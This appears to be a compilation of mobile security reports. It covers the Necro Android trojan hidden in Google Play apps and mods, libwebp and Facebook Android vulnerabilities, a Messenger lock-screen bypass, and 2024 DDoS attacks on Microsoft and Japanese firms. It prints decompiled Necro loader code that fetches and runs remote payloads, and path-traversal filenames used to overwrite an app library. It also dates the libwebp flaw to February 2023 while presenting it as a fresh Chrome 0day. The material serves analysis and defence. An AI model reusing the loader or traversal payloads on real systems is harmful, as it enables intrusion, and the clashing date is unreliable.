
```
if ( i == -70245331 )
{
  v49 = *v80;
  v50 = *v80;
  v82 = *v85;
  v51 = _JNIEnv::GetMethodID(v49, v82, "loadClass", "(Ljava/lang/String;)Ljava/lang/Class;");
  v52 = (*v49)->NewStringUTF(v49, "sdk.fkgh.mvp.SdkEntry");
  v53 = *v88;
  *v87 = (__int64)v52;
  v54 = _JNIEnv::CallObjectMethod(v50, v53, v51, v52);
  *v84 = v54;
  StaticMethodID = _JNIEnv::GetStaticMethodID(
                     v50,
                     v54,
                     "run",
                     "(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V");
  v56 = (*v50)->ExceptionCheck;
  *v83 = StaticMethodID;
  v17 = v56(v50) == 0;
  i = -1640911760;
  v16 = 1095793007;
:
  if ( !v17 )
    i = v16;
}
```

Starting the payload

Therefore, the security claims made about the application on the mod website can be considered false.


Popular applications in Google Play are infected with Necro

Having searched for the loader in our telemetry, we found other apps infected with Necro, including those available in Google Play at the time of writing this report. Their combined audience numbered more than 11 million Android devices.




Wuta Camera app in Google Play

Our first find is the Wuta Camera app. Judging by its page in Google Play, it was downloaded at least 10 million times. According to our data, the Necro loader has been embedded in it starting from version 6.3.2.148. The latest version of the app at the time of collecting information, 6.3.6.148 (1cab7668817f6401eb094a6c8488a90c), which was available on Google Play, also had the Necro loader. We reported the presence of malicious code to Google Play, after which the loader was removed from the app in version 6.3.7.138.




Malicious loader in Wuta Camera

The second infected app we found was Max Browser.



Max Browser app in Google Play

This browser, according to Google Play, has been installed more than a million times and, starting with version 1.2.0, also contained the Necro loader. After we reported it, Google took down the infected app from their store.



Necro Trojan within Max Browser

WhatsApp mods with the Necro loader

We also found WhatsApp mods containing the Necro loader (0898d1a6232699c7ee03dd5e58727ede) in unofficial sources. The infected application is distributed under the package name com.leapzip.animatedstickers.maker.android. Interestingly, there's a legitimate app on Google Play with the exact same package name that isn't a WhatsApp mod, but instead offers a collection of stickers for the messaging app.

The loader contained within the ad module in these applications functions somewhat differently from the sample described above. For instance, the code isn't obfuscated at all but is protected by the SecAPK code protector. Additionally, the application uses Google's Firebase Remote Config cloud service as a C2, storing information about files that need to be downloaded and executed.

```
private static void loadPluginDex(PluginInfo pluginInfo0) {
    DexClassLoader dexClassLoader0 = PluginLoader.getClassLoader(pluginInfo0.name);
    String s = pluginInfo0.className;
    String s1 = pluginInfo0.methodName;
    String s2 = pluginInfo0.argsType;
    String s3 = pluginInfo0.args;
    StringBuilder stringBuilder0 = new StringBuilder();
    stringBuilder0.append("className = ");
    stringBuilder0.append(s);
    StringBuilder stringBuilder1 = new StringBuilder();
    stringBuilder1.append("functionName = ");
    stringBuilder1.append(s1);
    StringBuilder stringBuilder2 = new StringBuilder();
    stringBuilder2.append("argsType = ");
    stringBuilder2.append(s2);
    StringBuilder stringBuilder3 = new StringBuilder();
    stringBuilder3.append("args = ");
    stringBuilder3.append(s3);
    try {
        dexClassLoader0.loadClass(s).getMethod(pluginInfo0.methodName, PluginLoader.getParamType(s2)).invoke(null, PluginLoader.getParam(s2, s3));
    }
    catch(Exception exception0) {
        StringBuilder stringBuilder4 = new StringBuilder();
        stringBuilder4.append("load plugin fail error :");
        stringBuilder4.append(exception0.getMessage());
    }
}
```

Running the payload

While examining this loader, we discovered an interesting quirk: the malicious code within it has an 84% or 90% chance of execution. Initially, a random number between 0 and 99 is generated. Subsequently, based on the application package name, a threshold for malware execution is selected: the generated number must exceed either 9 or 15 for the loader to launch. If the number meets this criterion, a corresponding flag inhibiting loader operation is set to false, and the malicious functionality is executed.

```
int v = new Random().nextInt(100);
Log.d("comanager", Intrinsics.stringPlus("no key ss is ", Integer.valueOf(v)));
if(v <= (AdId.INSTANCE.isB() ? 15 : 9)) {
    this.setFlag(true);
    SP.INSTANCE.setFlag(true);
    return;
}

this.setFlag(false);
SP.INSTANCE.setFlag(false);
```

The malicious functionality will be executed with a predetermined probability

Intermediate payloads downloaded by this loader are not pre-encoded. The Trojan receives both the entry point information for the downloaded file and the download link from its C2 server. According to our data, one of the payloads (37404ff6ac229486a1de4b526dd9d9b6) bore resemblance to a loader found in a modified version of Spotify, albeit with minor variations.

- **The next-stage payload (shellPlugin) is loaded without the aid of native code.**

```
public final void a(File file0) {
    try {
        if(!file0.exists()) {
            return;
        }

        Class.forName("dalvik.system.DexClassLoader");
        Object object0 = this.b.getClassLoader();
        Method method0 = new DexClassLoader(file0.getPath(), file0.getParent(), null, ((ClassLoader)object0)).loadClass("sdk.fkgh.mvp.SdkEntry").
        method0.setAccessible(true);
        method0.invoke(null, this.b, this.c, this.a);
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }

    ag.g[8] = "rrqnD6d4ja7Ga5z64uD77CY";
    ag.g[9] = "xodOhs";
}
```

Loading shellPlugin

- A different path is used for the POST request to the command-and-control server to retrieve shellPlugin information.
- Instead of using the steganographic algorithm, shellPlugin is decoded with Base64.

Other infected applications

This is not an exhaustive list of our findings. In addition to Spotify and WhatsApp mods, as well as apps in Google Play, we found infected game mods, including the following:

- Minecraft;

- Stumble Guys;
- Car Parking Multiplayer;
- Melon Sandbox.

Given that various apps from multiple sources, including official ones, were found to be infected, we believe that the developers used an untrusted solution for ad integration. This led to a malicious loader appearing in the apps. Our security solutions detect it with the following verdicts:

- HEUR:Trojan-Downloader.AndroidOS.Necro.f;
- HEUR:Trojan-Downloader.AndroidOS.Necro.h.

The Necro lifecycle in the wild: how the payload works

During our research, we managed to obtain several samples of payloads that the loader subsequently executes. This particular payload (fa217ca023cda4f063399107f20bd123) exhibits several interesting characteristics that allow us to classify it as belonging to the Necro family:

- The loader obtains download information from the C2 domain bearsplay[.]com. According to our telemetry data, the domain has been contacted by Necro-family malware.
- According to our data, the C2 domains that this file interacts with are also being used by the Necro and xHelper Trojans.
- The functionality of this new payload is very similar to the previous version of Necro (402b91c6621b8093d44464fc006e706a). The code of the Trojans is also similar, but in this new payload, the attackers have used an obfuscator to make it harder for security solutions to detect and analyze.

```
int v9 = Build.VERSION.SDK_INT;
jSONObject2.put("osCode", v9);
jSONObject2.put("pid", W7ZI1.z7eFu(context0).oooCz("PlatformType", ""));
if(W7ZI1.z7eFu(context0).wwROa("CheckDevice", true)) {
    try {
        jSONObject2.put("s_type", (Build.TYPE.equals("eng") ? "1" : "0"));
        jSONObject2.put("s_debug", "");
        jSONObject2.put("s_secure", "");
        jSONObject2.put("s_appDebug", ((context0.getApplicationInfo().flags & 2) <= 0 ? "0" : "1"));
        if(v9 >= 17) {
            goto label_159;
        }
        else {
            goto label_161;
        }

        goto label_162;
    }
    catch(Throwable throwable1) {
        goto label_173;
    }

    try {
    label_159:
        String s4 = Settings.Global.getString(context0.getContentResolver(), "adb_enabled");
        goto label_162;
    label_161:
        s4 = Settings.Secure.getString(context0.getContentResolver(), "adb_enabled");
    label_162:
        jSONObject2.put("s_adb", s4);
        jSONObject2.put("s_simulator", "0");
        goto label_167;
    }
    catch(Throwable throwable2) {
```

Code snippet from the payload

```
public static void getSystemInfo(Context context, JSONObject json) {
    try {
        json.put("s_type", (Build.TYPE.equals("eng") ? "1" : "0"));
        json.put("s_debug", "");
        json.put("s_secure", "");
        json.put("s_appDebug", (AntiEmulator.isDebug(context) ? "1" : "0"));
        try {
            if(Build.VERSION.SDK_INT >= 17) {
                json.put("s_adb", Settings.Global.getString(context.getContentResolver(), "adb_enabled"));
            }
            else {
                json.put("s_adb", Settings.Secure.getString(context.getContentResolver(), "adb_enabled"));
            }
        }
        catch(Exception e) {
            ExceptionUtils.handle(e);
        }

        json.put("s_proxy", (AntiEmulator.isWifiProxy(context) ? "1" : "0"));
        json.put("s_simulator", (AntiEmulator.isSimulator(context) ? "1" : "0"));
    }
    catch(Exception e) {
        ExceptionUtils.handle(e);
    }
}
```

Similar code snippet from an old version of Necro

- The payload configuration structure is identical to that of older versions of Necro, including the one we previously discovered in the CamScanner app. The field names in the configuration match the corresponding fields in other Necro versions.

Based on this, we assert that both the examined payload and the original loader belong to the Necro family, which is familiar to us.

Technical Details:

Necro employs a multi-stage infection process:

1. **Initial Infection:** Upon installation, the compromised app downloads an encrypted payload concealed within seemingly benign images—a technique known as steganography.
2. **Payload Decryption and Execution:** The app decrypts and executes the hidden payload, initiating the malware's core functions.
3. **Malicious Activities:** Necro can perform various actions, including:
    - **Unwanted Subscriptions:** Secretly enrolling users in premium services to incur unauthorized charges.
    - **Data Theft:** Exfiltrating personal information, contacts, and messages.
    - **Command and Control Communication:** Connecting to remote servers to receive further instructions or download additional malicious modules.

Millions of Android owners urged to DELETE two dangerous apps that secretly sign you up to subscriptions to steal cash.

The malware installs at least four malicious payloads into infected devices, including:

- Adware that loads links through invisible WebView windows and can display unwanted adverts on your device.
- Modules that download and execute arbitrary JavaScript and DEX files.
- Tools that facilitate subscription fraud, where you are secretly signed up to fake memberships.
- Mechanisms that use infected devices as proxies to route malicious traffic, which cybercriminals use to hide their tracks.

Necro was first discovered by cybersecurity experts as Kaspersky back in 2019.

The first app is Wuta Camera by little-known developer 'Benqu', with over 10million downloads, which masquerades as a photo editing and beautification tool.

Mitigation Strategies:

To protect against Necro and similar threats, consider the following measures:

1. **Application Vigilance:**
    - **Source Verification:** Download apps exclusively from reputable sources like the Google Play Store.
    - **Developer Scrutiny:** Research app developers and read user reviews to assess credibility.
2. **Device Security Measures:**
    - **Regular Updates:** Keep the operating system and all applications updated to benefit from the latest security patches.
    - **Security Software:** Install reputable mobile security solutions to detect and prevent malware infections.
3. **User Awareness:**
    - **Permission Management:** Review and limit app permissions to the minimum necessary for functionality.

- **Behavioral Monitoring:** Be alert to unusual device behavior, such as unexpected charges or degraded performance, which may indicate malware presence.

4. **Incident Response:**
    - **App Removal:** Uninstall suspicious or known malicious apps immediately.
    - **Account Monitoring:** Regularly check financial statements for unauthorized transactions.
    - **Professional Assistance:** Seek help from cybersecurity professionals if a device is suspected to be compromised.

By implementing these strategies, users can significantly reduce the risk of infection from Necro and other mobile malware threats.

5. Facebook Android App Vulnerability (February 2023):

In February 2023, a critical vulnerability was identified in the Facebook Android application, potentially allowing attackers to execute arbitrary code on users' devices. This vulnerability was associated with the libwebp library, which is utilized for image processing within the app.

CVE-2023-4863: Fallout hits Facebook; probably much much more

The news of a critical 0day fixed in Chrome has been getting quite a lot of attention the past few days. However, it’s not just an issue in Chrome: it’s a vulnerabilitry in the library Chrome uses to process WebP images: libwebp.

Now, the newest vulnerability affecting *libwebp*, tracked as CVE-2023-4863, has seemingly affected Facebook.

Users of Facebook’s Messenger (at least the messenger.com and facebook.com websites) that attempt to upload large-ish images of the webp format are greeted with the following error:

> Unable to Add Attachment
>
> Your image couldn't be uploaded due to restrictions on image dimensions. Image should be less than 2048 pixels in any dimension.

Seemingly, this is because Facebook's systems which process uploaded images (whether it be its machine learning systems for classification, anti-spam/malicious, re-sizing, or compression) are vulnerable to CVE-2023-4863.

Most likely, in order to mitigate the risk of a user uploading a malicious image to pwn Facebook's image processing systems (which are inevitably completely segregated from anything else due to the plethora of image processing exploits), they have restricted the upload size to a maximum which they believe does not pose a risk.

Alternatively, this could be to protect Facebook's userbase from being attacked. Imagine being sent an image via Facebook and it infecting your phone (or at least your Facebook app).

CVE-2023-4863 is going to be so much more than just Chrome, Firefox, and other browsers. Any system or service which processes images or relies on libwebp is vulnerable. That includes:

- ffmpeg
- gd
- thunderbird
- imagemagick
- gimp
- photoshop?
- illustrator?
- premiere?
- libreoffice
- electron apps (slack, discord, microsoft teams, twitch, visual studio code, slack, skype)

Even game engines like Unreal and Unity use libwebp.

and those are just products. *Services* are processing images one way or another, too. All of the big players process images one way or another. So let's not forget about content proxies which manipulate (for example for compression) image content:

- Cloudflare
- Akamai

- Cloudfront
- Fastly

It would be naive to assume that other languages don't use libwebp, too. PHP supports libwebp.

I wouldn't be surprised if this is going to hit some proxies which also compress and scan webp images.

Introduction:

The libwebp library is widely used for encoding and decoding images in the WebP format, known for its efficient compression. A security flaw in this library posed significant risks to applications, including the Facebook Android app, that incorporated it for image handling.

Vulnerability Details:


- **Nature of the Vulnerability:** The flaw in libwebp could be exploited by attackers to execute arbitrary code within the context of the vulnerable application. This means that by crafting a malicious WebP image and persuading a user to view it within the Facebook app, an attacker could potentially gain control over the app's operations.
- **Impact:** Successful exploitation could lead to unauthorized actions such as data theft, unauthorized access to user information, or further propagation of malicious activities through the compromised app.

Implementation:

While specific technical details about the exploitation of this vulnerability are limited to prevent misuse, the general attack vector involved:

1. **Crafting Malicious WebP Images:** Attackers would create specially designed WebP images that exploit the flaw in the libwebp library.
2. **Dissemination:** These malicious images could be distributed through various channels, such as being posted on the Facebook platform or sent via messages, enticing users to view them.
3. **Execution:** When the Facebook app processed the malicious image, the embedded exploit would trigger, allowing the attacker to execute arbitrary code within the app's context.

Vulnerability in Facebook Android app nets $10k bug bounty



A security vulnerability in the download feature of Facebook's Android application could be exploited to launch remote code execution (RCE) attacks.

Facebook's app uses two different methods of downloading files from a group: a built-in Android service called DownloadManager and a second method, Files Tab.

Security researcher Sayed Abdelhafiz discovered a path traversal flaw in the second method. This was achieved by intercepting an upload file request using Burp Suite.

In a blog post published last week, Abdelhafiz explained how the Files Tab flaw enabled the researcher to launch RCE attacks against a target device.

Abdelhafiz wrote: "I noticed that I can upload files via Facebook mobile application. I set up Burp Suite proxy on my phone, enable white-hat settings on the application to bypass SSL pinning, intercepted upload file request, modify the filename to ../../../sdcard/PoC, file uploaded successfully and my payload is in the filename now!

"I tried to download the file from the post, but DownloadManager service is safe… so the attack didn't work. Navigated to Files Tab, download the file. And here is our attack. My file was [written] to /sdcard/PoC!"

Abdelhafiz explained how he was then able to overwrite the native libraries to perform an arbitrary code execution attack, he said.

"To exploit that attack I start new android NDK [Native Development Kit] project to create native library, put my evil code on JNI_OnLoad function to make sure that the evil code will execute when loaded the library.

"I built the project to get my malicious library, then upload it by mobile upload endpoint and renamed it to /../../../../../data/data/com.facebook.katana/lib-xzs/libbreakpad.so."

The vulnerability can enable an attacker to access to all of the privileges a user has allowed Facebook to have, including access to the camera and microphone, Abdelhafiz told *The Daily Swig*.

If chained with a privilege escalation bug, it could give an attacker control over the whole device.

Reasonable reward?

Facebook awarded $10,000 for the discovery, which Abdelhafiz said he contested when some of his Twitter followers criticized what they deemed to be a relatively low payout, given the severity of the flaw.

Indeed, Facebook has handed out much larger rewards for code execution bugs in the past – it's highest ever bug bounty payout was $34,000 for an exploit that opened the door to RCE.

Abdelhafiz told *The Daily Swig*: "After I found the RCE in Facebook, I expected that my bug will be rewarded like the average RCE which is usually rewarded at around $30k.

"When I got the bounty email, I was really shocked. The amount of the reward was far below any RCE that I know of.

"I tried to discuss the amount with them but they insisted that the amount was fair. They reasoned this saying that the bug required user interaction which in their opinion lowers the risk bar.

"Normally, I would not mention the bounty section in my write up but since this one raised conflict, I wanted to know the opinion of the community. I don't think I will discuss this further.

"The policies are clear and Facebook reserves the right to have the final say regarding the bounty. I just hope in the future they will make more fair decisions regarding the bounty amounts."

He added: "As for the triage process, it was one of the fastest triaging processes I ever went through.

"The team triaged my bug within a few hours of my initial report. This is well known fact about Facebook, they are one of the fastest teams to triage and fix critical bugs.

"The PoC I submitted was so simple yet they were able to use it to verify the bug without any problems."

The Daily Swig has reached out to Facebook for comment on this and will update this article accordingly.

Android screen lock protection thwarted by Facebook Messenger Rooms exploit

A security vulnerability in Facebook's Messenger Rooms video chat feature meant attackers could access a victim's private Facebook photos and videos, and submit posts, via their locked Android screen.

A user's Facebook account could be compromised by inviting them to a Messenger Room, then calling, and answering the call from, the target device, before clicking on the chat function – as demonstrated by a proof-of-concept video sent to Facebook with the vulnerability report.

Despite requiring physical access to a victim's device, the attack could be executed without unlocking a target smartphone or tablet and netted Nepalese security researcher Samip Aryal a $3,000 bug bounty.

Security bug sequel

Aryal's latest find was inspired by a previous, similar Facebook Messenger vulnerability he unearthed in October 2020, whereby users' private, saved videos and viewing history could be exposed via the Watch Together feature during a Messenger call.

RECOMMENDED SIP protocol abused to trigger XSS attacks via VoIP call monitoring software

Also exploitable by an attacker with physical access to a locked Android device, the bug was patched along with similar vulnerabilities by forcing users to unlock their phone before using the features in question.

Aryal decided to apply the same hacking technique to the Messenger Rooms 'room call' function, and discovered that the chat function could also be activated during a call without unlocking the victim's Android phone or tablet.

Unlocking the exploit

Logged into a Facebook account via desktop PC, the researcher hosted a Messenger Room and invited an account active on an Android device to join.

After joining the room from the 'malicious' account, he called the victim's device from the 'invited users' section, and within a few seconds the target, screen-locked device started ringing.

"I then picked up the call and tried all previously known sensitive features like 'watch together', 'add people', etc. but all of them needed to first unlock the phone before using them," said Aryal.

The breakthrough came when the researcher noticed a prompt to 'chat' with fellow room attendees in the top right-hand corner of the call screen.

"I found that I could access all private photos/videos on that device without even unlocking the phone," as well as submit posts "by clicking on the 'edit' option for any media", he said.

'Awesome bounty'

Aryal said Facebook's security team implemented a hotfix for the vulnerability within a day of triage, on the client side "as well as the server-side to also patch it in previous vulnerable versions of messenger".

The size of the "awesome bounty" came as a pleasant surprise given the attack scenario required physical access to the victim's device, he added – albeit the device's primary authentication barrier proved to be of little use in this context.

The Daily Swig has asked the researcher for further comment. We will update this article should we receive a response.

Mitigation Strategies:

To protect against such vulnerabilities, users and developers should consider the following measures:

- **Application Updates:**
    - **Users:** Regularly update the Facebook app to ensure all security patches are applied.
    - **Developers:** Promptly integrate patched versions of third-party libraries like libwebp to mitigate known vulnerabilities.
- **Security Audits:**
    - **Developers:** Conduct regular security assessments of applications to identify and address potential vulnerabilities, especially in third-party components.
- **User Awareness:**
    - **Users:** Be cautious when interacting with unsolicited content, such as images or links from unknown sources, even within trusted applications.
- **Platform Monitoring:**
    - **Service Providers:** Implement monitoring mechanisms to detect and prevent the spread of malicious content that could exploit application vulnerabilities.

By adhering to these strategies, both users and developers can enhance the security posture of applications and reduce the risk of exploitation from vulnerabilities like the one identified in the Facebook Android app.

DDOS Mobile Vulnerabilities/Attacks

1. DDoS Attack on Microsoft Services (July 2024)

In July 2024, Microsoft experienced a significant Distributed Denial-of-Service (DDoS) attack that disrupted several of its services, including Azure and Microsoft 365. The attack led to an eight-hour outage, affecting users worldwide.

Incident Overview:

On July 30, 2024, Microsoft reported a global outage impacting Azure cloud services and Microsoft 365 products. The company identified the root cause as a DDoS attack, which overwhelmed its services with excessive traffic, rendering them temporarily inaccessible.

Vulnerability Details:

The DDoS attack targeted Microsoft's infrastructure, exploiting potential vulnerabilities in its network defenses. The attack's scale and sophistication led to widespread service disruptions, highlighting the need for robust security measures to protect against such threats.

Implementation:

While specific technical details of the attack's implementation are not publicly disclosed, DDoS attacks typically involve:

1. **Botnet Deployment:** Compromising numerous devices to create a botnet that can generate massive traffic volumes.
2. **Traffic Amplification:** Utilizing amplification techniques to increase the attack's impact without requiring proportional resources.
3. **Targeting Critical Infrastructure:** Focusing on essential services like cloud platforms and productivity tools to maximize disruption.

Mitigation Strategies:

In response to the attack, Microsoft implemented several mitigation strategies:

- **Traffic Filtering:** Deploying advanced filtering mechanisms to distinguish between legitimate and malicious traffic, allowing normal operations to resume.
- **Infrastructure Scaling:** Scaling up server capacity and network resources to handle increased traffic volumes during the attack.
- **Configuration Adjustments:** Making networking configuration changes to support DDoS protection efforts and performing failovers to alternate networking paths.
- **Post-Incident Review:** Conducting a thorough review to identify lessons learned and enhance future response strategies.

These measures are part of Microsoft's ongoing efforts to strengthen its defenses against DDoS attacks and ensure service reliability.

Microsoft's Response to July 2024 DDoS Attack

2. DDoS Attacks on Japanese Companies (December 2024)

In December 2024, Japan experienced a significant surge in Distributed Denial-of-Service (DDoS) attacks targeting major companies and organizations, including Japan Airlines, MUFG Bank, NTT Docomo, and Mizuho Bank. These attacks disrupted services and underscored vulnerabilities in Japan's cybersecurity infrastructure.

Incident Overview:

Between December 27, 2024, and January 9, 2025, at least 46 entities in Japan, including banks and government agencies, were targeted by cyberattacks likely utilizing the same malware.

Notably, Japan Airlines experienced a cyberattack on December 26, 2024, causing delays to more than 20 domestic flights. The attack overwhelmed the airline's network with massive data transmissions, leading to system malfunctions but no safety issues or customer data breaches.

Vulnerability Details:

The DDoS attacks involved flooding targeted networks with excessive traffic, rendering services unavailable. The attacks targeted various sectors, including transportation, finance, and telecommunications, highlighting the widespread nature of the threat.

Japanese Businesses Hit By a Surge In DDoS Attacks

DDoS Attacks Primarily Target Logistics, Government and Financial Entities.

Hackers have not disrupted this view of Mt. Fuji at Lake Saiko.

A spate of distributed denial-of-service attacks during the end-of-year holiday season disrupted operations at multiple Japanese organizations, including the country's largest airline, wireless carrier and prominent banks.

Japan's largest wireless carrier NTT Docomo said Thursday that a series of distributed denial-of-service attacks disrupted its "goo" portal site, internet service, on-demand video streaming service, e-commerce site Dpay and its golf subscription service.

The wireless carrier, which offers cellular and mobile Internet to approximately 90 million users in Japan, said the disruptions began early Thursday morning and lasted another 11 hours.

Osaka-based Resona Bank this week said a DDoS attack resulted in a network malfunction and impacted the functioning of its customer-facing My Gate application. The outage caused hiccups for a brief period, but did not cause any customer data leak or virus infection.

The parent company Resona Holdings said the incident temporarily disrupted services at other company-owned banks, including Minato Bank, Kansai Mirai Bank and Saitama Resona Bank.

Japan Times reported that Mizuho Bank, Japan's third largest financial company, suffered a similar denial-of-service attack that disrupted online banking services for three hours on Tuesday morning.

The attacks took place not long after Mitsubishi-owned MUFG Bank, the country's largest bank with over $235 billion of assets under management, said it suffered network issues during the afternoon of Dec. 26 that impacted the functioning of customer-facing Mitsubishi UFJ Direct, BizSTATION, and COMSUITE portals.

Japan Airlines also experienced a possible denial-of-service attack during the Christmas holiday break that delayed 24 domestic flights by over 30 minutes and disrupted online ticket sales and internal systems. The airline said the incident was contained within hours and did not result in a customer data leak (see: *Breach Roundup: Cyberattack Disrupts Japan Airlines*).

The surge in denial-of-service attacks targeting prominent Japanese companies followed a similar spurt in such attacks by Kremlin-linked hackers in October after Japan and the United States announced plans to conduct military exercises near the coast of eastern Russia. The DDoS attacks targeted the majority political party, major manufacturers, business groups and local governments (see: *Military Exercises Trigger Russian DDoS Attacks on Japan*).

Russian self-proclaimed hacktivists also executed a series of DDoS attacks in June after Japan supported a G7 proposal to use earnings from frozen Russian assets to secure a $50 billion loan in favor of Ukraine.

Cybersecurity company Netscout in October found a majority of DDoS attacks launched by Russian groups in 2024 against Japanese networks targeted logistics and manufacturing facilities, particularly harbors and shipbuilding facilities, followed by government and political agencies and financial organizations.

